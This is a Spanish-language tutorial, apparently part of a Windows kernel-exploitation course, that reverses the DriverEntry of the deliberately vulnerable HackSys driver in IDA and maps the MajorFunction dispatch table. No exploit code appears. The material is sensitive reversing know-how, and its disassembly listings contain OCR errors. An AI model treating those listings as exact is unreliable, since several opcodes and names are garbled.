Lo copiamos con su idb a una carpeta local y lo abrimos en IDA para ir analizando.

Bueno como ya sabemos acá tenemos simbolos, eso nos facilita mucho las cosas, pero igual lo primero que debemos buscar y que casi siempre es reconocido con o sin simbolos es la estructura \_DRIVER\_OBJECT que se pasa como argumento al DriverEntry.

En este caso no hay demasiado problema

```
.....
00016000 ; Attributes: bp-based Frame
00016000 ; 
00016000 : int _stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00016000 _DriverEntry00 proc near
00016000 DeviceName      = _UNICODE_STRING ptr -14h
00016000 DosDeviceName   = _UNICODE_STRING ptr -0Ch
00016000 DeviceObject    = dword ptr -4
00016000 DriverObject    = dword ptr 8
00016000 RegistryPath    = dword ptr 0Ch
00016000
00016000        mov    edi, edi
00016000        push   ebp
00016000        mov    ebp, esp
00016000        sub    esp, 14h
00016000        and    [ebp+DeviceObject], 0
00016012        push   esi
00016013        mov    esi, ds:_imp__RtlInitUnicodeString@0 ; RtlInitUnicodeString(x,x)
00016019        push   eax
0001601A        xor    eax, eax
0001601C        mov    [ebp+DosDeviceName.Length], ax
00016020        lea    edi, [ebp+DosDeviceName.MaximumLength]
00016023        stosd
00016024        stosw
00016026        push   offset aDeviceHacksysE ; "\\Device\\HackSysExtremeVulnerableDrive"...
0001602B        lea    eax, [ebp+DeviceName]
0001602E        push   eax ; DestinationString
0001602F        call   esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
00016031        push   offset abosDevicesHa_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
00016036        lea    eax, [ebp+DosDeviceName]
00016039        push   eax ; DestinationString
0001603A        push   esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
```

Acá está bien a la vista el punto de entrada y sus argumentos están bien detectados.

Vemos que usa como en los ejemplo anteriores la api `RtlInitUnicodeString` para inicializar las estructuras

Driver Support Routines > Run-Time Library (RTL) Routines ▾

## RtlInitUnicodeString routine

For more information, see the [WdmlibRtlInitUnicodeStringEx](#) function.

### Syntax

```
C++  
  
VOID RtlInitUnicodeString(  
    _Out_     PUNICODE_STRING DestinationString,  
    _In_opt_  PCWSTR      SourceString  
)
```

### Parameters

*DestinationString* [out]

For more information, see the [WdmlibRtlInitUnicodeStringEx](#) function.

*SourceString* [in, optional]

For more information, see the [WdmlibRtlInitUnicodeStringEx](#) function.

### Return value

Recordemos que el primer argumento era un puntero a la estructura `UNICODE_STRING`, allí vemos `PUNICODE_STRING` o sea puntero a estructura `UNICODE_STRING`.

## UNICODE\_STRING structure

The `UNICODE_STRING` structure is used by various [Local Security Authority](#) (LSA) functions to specify a [Unicode](#) string.

### Syntax

```
C++  
  
typedef struct _LSA_UNICODE_STRING {  
    USHORT Length;  
    USHORT MaximumLength;  
    PWSTR Buffer;  
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING, UNICODE_STRING, *PUNICODE_STRING;
```

### Members

#### Length

Specifies the length, in bytes, of the string pointed to by the `Buffer` member, not including the terminating `NULL` character, if any.

**Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003 and Windows XP:** When the `Length` structure member is zero and the `MaximumLength` structure member is 1, the `Buffer` structure member can be an empty string or contain solely a null character. This behavior changed beginning with Windows Server 2008 R2 and Windows 7 with SP1.

#### MaximumLength

Specifies the total size, in bytes, of memory allocated for `Buffer`. Up to `MaximumLength` bytes may be written into the buffer without trampling memory.

**Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003 and Windows XP:** When the `Length` structure member is zero and the `MaximumLength` structure member is 1, the `Buffer` structure member can be an empty string or contain solely a null character. This behavior changed beginning with Windows Server 2008 R2 and Windows 7 with SP1.

#### Buffer

Pointer to a wide-character string. Note that the strings returned by the various LSA functions might not be null-terminated.

O sea es un buffer donde guardara el largo en un word, el máximo largo en otro campo del tipo word y copiara el puntero a la string unicode que le pasamos como source a continuación en el tercer campo.

```
00000000 _UNICODE_STRING struc ; (sizeof=0x8, align=0x4, copyof_116)
00000000 ; XREF: .data:WdfDriverStubRegistryPath/r
00000000 ; _DriverEntry@8/r ...
00000000 Length dw ?
00000002 MaximumLength dw ?
00000004 Buffer dd ?
00000008 _UNICODE_STRING ends
```

Primero inicializa a cero la variable DosDeviceName que también es del tipo UNICODE\_STRING.

```
00016019 push edi
0001601A xor eax, eax
0001601C mov [ebp+DosDeviceName.Length], ax
00016020 lea edi, [ebp+DosDeviceName.MaximumLength]
00016023 stosd
00016024 stosw
```

Pone a cero el campo Length moviendo AX que vale 0 allí, y luego STOSD copia el valor de EAX o sea pone a cero la dirección donde apunta EDI o sea en el campo MaximumLength y luego otro STOSW copia AX o sea cero en los dos bytes siguientes o sea poniendo 6 bytes a cero inicializa los dos campos restantes de la estructura que ocupan 6 bytes (1 WORD y un DWORD)

El compilador solo inicializa la variable DosDeviceName la otra que se llama DeviceName no la pone a cero, la usa directamente.

```
0001601C mov [ebp+DosDeviceName.Length], ax
00016020 lea edi, [ebp+DosDeviceName.MaximumLength]
00016023 stosd
00016024 stosw
00016026 push offset aDeviceHacksyse ; "\\Device\\HackSysExtremeVulnerableDrive"...
0001602B lea eax, [ebp+DeviceName]
0001602E push eax ; DestinationString
0001602F call esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
```

O sea que DeviceName es la string esa convertida a tipo estructura UNICODE\_STRING, o sea que en los tres campos estará el largo, el máximo largo y el puntero que le pasamos a la string source se copiara al tercer campo.

```
INIT:00016398 abeveischesyse ; DATA XREF: DriverEntry(x,x)+20↑o
INIT:00016398     unicode 0, <\Device\HackSysExtremeVulnerableDriver>,0
INIT:000163E6     align 4
INIT:000163E8 __IMPORT_DESCRIPTOR_ntoskrnl dd rva OFF_16410 ; Import Name Table
INIT:000163EC     dd 0           ; Time stamp
INIT:000163F0     dd 0           ; Forwarder Chain
INIT:000163F4     dd rva aNtoskrnl_exe ; DLL Name
INIT:000163F8     dd rva __imp_DbgPrint ; Import Address Table
TNTT:000163F8P    NULL IMPORT_DESCRIPTOR dd 5 dup(0)
```

En mi maquina esta en 0x0016938, ese offset lo copiara al tercer campo de la estructura.

```
00016025 call esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
00016031 push offset aDosdevicesHa_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
00016036 lea eax, [ebp+DosDeviceName]
00016039 push eax ; DestinationString
0001603A call esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
```

En DosDeviceName armara la otra UNICODE\_STRING usando como source la esa otra string.

Despues viene la llamada a IoCreateDevice, recordemos que había que crear un Device Object para poder comunicarse desde los programas en modo user.

```

0001601C      mov    [ebp+DosDeviceName.Length], ax
00016020      lea    edi, [ebp+DosDeviceName.MaximumLength]
00016023      stosd
00016024      stosw
00016026      push   offset aDeviceHacksyse ; "\\Device\\HackSysExtremeVulnerableDrive"...
00016028      lea    eax, [ebp+DeviceName]
0001602E      push   eax ; DestinationString
0001602F      call   esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
00016031      push   offset aDosdeviceshA_0 ; "\\DosDevices\\HackSysExtremeVulnerableD"...
00016036      lea    eax, [ebp+DosDeviceName]
00016039      push   eax ; DestinationString
0001603A      call   esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
0001603C      mov    esi, [ebp+DriverObject]
0001603F      lea    eax, [ebp+DeviceObject]
00016042      push   eax ; DeviceObject
00016043      push   0 ; Exclusive
00016045      push   100h ; DeviceCharacteristics
0001604A      push   22h ; DeviceType
0001604C      lea    eax, [ebp+DeviceName]
0001604F      push   eax ; DeviceName
00016050      push   0 ; DeviceExtensionSize
00016052      push   esi ; DriverObject
00016053      call   ds:Imp_IoCreateDevice028 ; IoCreateDevice(x,x,x,x,x,x)
00016059      mov    edi, eax
0001605B      test   edi, edi
0001605D      jge    short loc_1607C

```

## IoCreateDevice routine

The **IoCreateDevice** routine creates a device object for use by a driver.

### Syntax

C++

```

NTSTATUS IoCreateDevice(
    _In_     PDRIVER_OBJECT  DriverObject,
    _In_     ULONG          DeviceExtensionSize,
    _In_opt_ PUNICODE_STRING DeviceName,
    _In_     DEVICE_TYPE    DeviceType,
    _In_     ULONG          DeviceCharacteristics,
    _In_     BOOLEAN         Exclusive,
    _Out_    PDEVICE_OBJECT *DeviceObject
);

```

### Parameters

#### *DriverObject* [in]

Pointer to the driver object for the caller. Each driver receives a pointer to its driver object in a parameter to its **DriverEntry** routine. WDM function and filter drivers also receive a driver object pointer in their **AddDevice** routines.

#### *DeviceExtensionSize* [in]

Specifies the driver-determined number of bytes to be allocated for the device extension of the device object. The internal structure of the device extension is driver-defined.

#### *DeviceName* [in, optional]

Esto estará casi siempre cerca del punto de entrada en la mayoría de los drivers que interactúan con programas en modo user.

#### Specifying Exclusive Access to Device Objects.

#### *DeviceObject* [out]

Pointer to a variable that receives a pointer to the newly created **DEVICE\_OBJECT** structure. The **DEVICE\_OBJECT** structure is allocated from nonpaged pool.

El último argumento es el puntero a la nueva estructura creada **DEVICE\_OBJECT**.

```

00016024    STOSW
00016026    push    offset aDeviceHacksyse ; "\\Device\\HackSysExtreme
00016028    lea     eax, [ebp+DeviceName]
0001602E    push    eax ; DestinationString
0001602F    call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeSt
00016031    push    offset aDosdevicesHa_0 ; "\\DosDevices\\HackSysExt
00016036    lea     eax, [ebp+DosDeviceName]
00016039    push    eax ; DestinationString
0001603A    call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeSt
0001603C    mov     esi, [ebp+DriverObject]
0001603F    lea     eax, [ebp+DeviceObject]
00016042    push    eax ; DeviceObject
00016043    push    0 ; Exclusive
00016045    push    100h ; DeviceCharacteristics
0001604A    push    22h ; DeviceType
0001604C    lea     eax, [ebp+DeviceName]
0001604F    push    eax ; DeviceName
00016050    push    0 ; DeviceExtensionSize
00016052    push    esi ; DriverObject
00016053    call    ds:_imp_IoCreateDevice@28 ; IoCreateDevice(x,x,x
00016059    mov     edi, eax
0001605B    test   edi, edi
0001605D    jge    short loc_1607C

```

Vemos que si el resultado de crear el Device es negativo lo cual se chequea en ese salto condicional signed, va a los bloques naranjas de error y se borra el Device Object con `IoDeleteDevice`.

```

00016055    push    0 + EXCLUSIVE
00016056    push    100h ; DeviceCharacteristics
0001605A    push    22h ; DeviceType
0001605C    lea     eax, [ebp+DeviceName]
0001605F    push    eax ; DeviceName
00016060    push    0 ; DeviceExtensionSize
00016062    push    esi ; DriverObject
00016063    call    ds:_imp_IoCreateDevice@28 ; IoCreateDevice(x,x,x,x,x,x)
00016065    mov     edi, eax
0001606B    test   edi, edi
0001606D    jge    short loc_1607C

0001605F    mov     esi, [esi+4]
00016062    test   esi, esi
00016064    short loc_1606D

00016066    push    esi : DeviceObject
00016067    call    ds:_imp_IoDeleteDevice@4 ; IoDeleteDevice(x)

0001606D loc_1606D:    ; "[--] Error Initializing HackSys Extreme ...
0001606D    push    offset aErrorInitialize
00016072    call    _DbgPrint
00016077    pop     ecx
00016078    mov     eax, edi
0001607A    jmp    short loc_160E5

0001607C loc_1607C:    I
0001607C    push    1Ch
0001607E    lea     edx, [esi+38h]
00016081    pop     ecx
00016082    mov     eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
00016087    mov     edi, edx
00016089    rep    stosd

```

Luego va a inicializar a partir de ESI + 38 como ESI apunta a DriverObject apretando T, puedo ver que campo es (sino esta DRIVER\_OBJECT ir a LOCAL TYPES y sincronizarlo)

```

0001607C loc_1607C:
0001607C    push    1Ch
0001607E    lea     edx, [esi+38h]
00016081    pop     ecx
00016082    mov     eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
00016087    mov     edi, edx
00016089    rep    stosd

0001607C loc_1607C:
0001607C    push    1Ch
0001607E    lea     edx, [esi+_DRIVER_OBJECT.MajorFunction]
00016081    pop     ecx
00016082    mov     eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
00016087    mov     edi, edx
00016089    rep    stosd

```

O sea es el puntero a la estructura MajorFunction que recordamos es una tablita de punteros que según la posición, me llevaran a diferentes funciones según el caso, recordemos que por ejemplo.

Below, the elements of the MajorFunction[] array are defined (also from ntddk.h):

```
[...]
#define IRP_MJ_CREATE          0x00
#define IRP_MJ_CREATE_NAMED_PIPE 0x01
#define IRP_MJ_CLOSE            0x02
#define IRP_MJ_READ              0x03
#define IRP_MJ_WRITE             0x04
#define IRP_MJ_QUERY_INFORMATION 0x05
#define IRP_MJ_SET_INFORMATION    0x06
#define IRP_MJ_QUERY_EA           0x07
#define IRP_MJ_SET_EA             0x08
#define IRP_MJ_FLUSH_BUFFERS      0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL   0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL      0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN            0x10
#define IRP_MJ_LOCK_CONTROL         0x11
#define IRP_MJ_CIFANUP              0x12
```

El primer puntero o sea el que esta en la posición 0 es IRP\_MJ\_CREATE y sera donde saltara cuando utilice CreateFile para abrir el handle del Device, el segundo puntero o sea el valor 0x1 estará en la posición 4 ya que son DWORDS y asi sucesivamente, quiere decir que inversamente si yo tengo un campo de esta estructura por su offset para saber que puntero es deberé dividir por cuatro, en el ejemplo que usábamos en los drivers anteriores recordamos que

```
00401318      push    offset aSuccess ; "Sucess\n"
0040131D      call    _DbgPrint
00401322      pop    ecx
00401323      lea     eax, [ebp+deviceLinkBuffer]
00401326      push    eax ; SourceString
00401327      lea     eax, [ebp+deviceLinkUnicodeString]
0040132A      push    eax ; DestinationString
0040132B      call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
0040132D      lea     eax, [ebp+deviceNameUnicodeString]
00401330      push    eax ; DeviceName
00401331      lea     eax, [ebp+deviceLinkUnicodeString]
00401334      push    eax ; SymbolicLinkName
00401335      call    ds:_imp__IoCreateSymbolicLink@8 ; IoCreateSymbolicLink(x,x)
00401338      mov     ecx, offset _DriverDispatch@8 ; DriverDispatch(x,x)
00401340      mov     [ebx+_DRIVER_OBJECT.DriverUnload], offset _DriverUnloadContr
00401347      mov     [ebx+_DRIVER_OBJECT.MajorFunction+8], ecx
0040134A      mov     [ebx+_DRIVER_OBJECT.MajorFunction+8], ecx
0040134D      mov     [ebx+_DRIVER_OBJECT.MajorFunction], ecx
```

Eso corresponde a 0x38/4 o sea

Python>hex(0x38/4)

0xe

```
#define IRP_MJ_FLUSH_BUFFERS      0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL     0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL   0x0d
#define IRP_MJ_DEVICE_CONTROL        0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN              0x10
#define IRP_MJ_LOCK_CONTROL           0x11
#define IRP_MJ_CIFANUP                0x12
```

Que este 0xe era IRP\_MJ\_DEVICE\_CONTROL cuando le pasábamos un IOCTL desde user, ese puntero lo pisábamos con un Dispatch para que según que IOCTL sea, se ejecute diferentes acciones mediante un switch por ejemplo.

En el caso actual vemos que inicializa a partir de un puntero al inicio de la tablita MajorFunction, copia el valor de EAX al cual le mueve un offset de una función que se llama \_Irp\_NotImplementedHandlers, y eso lo copia 0x1c veces que pasa a ECX, que es la cantidad de punteros a inicializar.

O sea que al principio toda la tablita la inicializa con este puntero que aparentemente no haría nada ya veremos, aparenta ser como un caso por default.

Como EDX tenía el puntero al inicio de MajorFunction su contenido es la posición 0 o sea


```

#define IRP_MJ_CREATE 0x00
#define IRP_MJ_CREATE_NAMED_PIPE 0x01
#define IRP_MJ_CLOSE 0x02
#define IRP_MJ_READ 0x03
#define IRP_MJ_WRITE 0x04
#define IRP_MJ_QUERY_INFORMATION 0x05
#define IRP_MJ_SET_INFORMATION 0x06
#define IRP_MJ_QUERY_EA 0x07
#define IRP_MJ_SET_EA 0x08
#define IRP_MJ_FLUSH_BUFFERS 0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL 0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL 0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SCSI 0x0f
#define IRP_MJ_SHUTDOWN 0x10
#define IRP_MJ_LOCK_CONTROL 0x11
#define IRP_MJ_CLEANUP 0x12
#define IRP_MJ_CREATE_MAILSLOT 0x13
#define IRP_MJ_QUERY_SECURITY 0x14
#define IRP_MJ_SET_SECURITY 0x15
#define IRP_MJ_POWER 0x16
#define IRP_MJ_SYSTEM_CONTROL 0x17
#define IRP_MJ_DEVICE_CHANGE 0x18
#define IRP_MJ_QUERY_QUOTA 0x19
#define IRP_MJ_SET_QUOTA 0x1a
#define IRP_MJ_PNP 0x1b
#define IRP_MJ_PNP_POWER 0x1b
#define IRP_MJ_MAXIMUM_FUNCTION 0x1b
  
```

Crearemos una estructura MajorFunction

```
struct __MajorFunction{
    unsigned int _MJ_CREATE;
    unsigned int _MJ_CREATE_NAMED_PIPE;
    unsigned int _MJ_CLOSE;
    unsigned int _MJ_READ;
    unsigned int _MJ_WRITE;
    unsigned int _MJ_QUERY_INFORMATION;
    unsigned int _MJ_SET_INFORMATION;
    unsigned int _MJ_QUERY_EA;
    unsigned int _MJ_SET_EA;
    unsigned int _MJ_FLUSH_BUFFERS;
    unsigned int _MJ_QUERY_VOLUME_INFORMATION;
    unsigned int _MJ_SET_VOLUME_INFORMATION;
    unsigned int _MJ_DIRECTORY_CONTROL;
    unsigned int _MJ_FILE_SYSTEM_CONTROL;
    unsigned int _MJ_DEVICE_CONTROL;
    unsigned int _MJ_INTERNAL_DEVICE_CONTROL;
    unsigned int _MJ_SCSI;
    unsigned int _MJ_SHUTDOWN;
    unsigned int _MJ_LOCK_CONTROL;
    unsigned int _MJ_CLEANUP;
    unsigned int _MJ_CREATE_MAILSLOT;
    unsigned int _MJ_QUERY_SECURITY;
    unsigned int _MJ_SET_SECURITY;
    unsigned int _MJ_POWER;
    unsigned int _MJ_SYSTEM_CONTROL;
    unsigned int _MJ_DEVICE_CHANGE;
    unsigned int _MJ_QUERY_QUOTA;
    unsigned int _MJ_SET_QUOTA;
    unsigned int _MJ_PNP;
    unsigned int _MJ_PNP_POWER;
    unsigned int _MJ_MAXIMUM_FUNCTION;
};
```

Se que son punteros pero para nuestro uso unsigned int funcionara, el tema es que el local types, usando INSERT no me la toma, asi que ahí mismo exporte , le agregue la estructura y la volví a cargar con FILE-LOAD FILE-PARSE C HEADER FILE y asi la tomo.




La agregue en el .h

```


C:\Users\ricnar\Desktop\HEVD.1.20\drv\vulnerable\i386\HEVD.h - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 1 ConsoleApplication1.cpp ConsoleApplication1.cpp 42683.txt ABO1_VS_2017.cpp ABO2_VS_
1626 union _WHEA_REVISION
1627 {
1628     $4A5F1B35252BFCEE800BB0A07201DB1F __s0;
1629     unsigned __int16 AsUSHORT;
1630 };
1631
1632 /* 165 */
1633 struct $303239889594314C554CBA593C88201B
1634 {
1635     unsigned __int32 PlatformId : 1;
1636     unsigned __int32 Timestamp : 1;
1637     unsigned __int32 PartitionId : 1;
1638     unsigned __int32 Reserved : 29;
1639 };
1640 |
1641 struct __MajorFunction{
1642     unsigned int _MJ_CREATE;
1643     unsigned int _MJ_CREATE_NAMED_PIPE;
1644     unsigned int _MJ_CLOSE;
1645     unsigned int _MJ_READ;
1646     unsigned int _MJ_WRITE;
1647     unsigned int _MJ_QUERY_INFORMATION;
1648     unsigned int _MJ_SET_INFORMATION;
1649     . . .
1650 };

```


La cuestión que ahora si aparece



Me dejara editar dentro de la estructura DRIVER\_OBJECT, el tipo de MajorFunction en LocalTypes?



Vemos que le cambie la definición del campo MajorFunction, dentro de la estructura DRIVER\_OBJECT para que sea del tipo \_\_MajorFunction que definí.



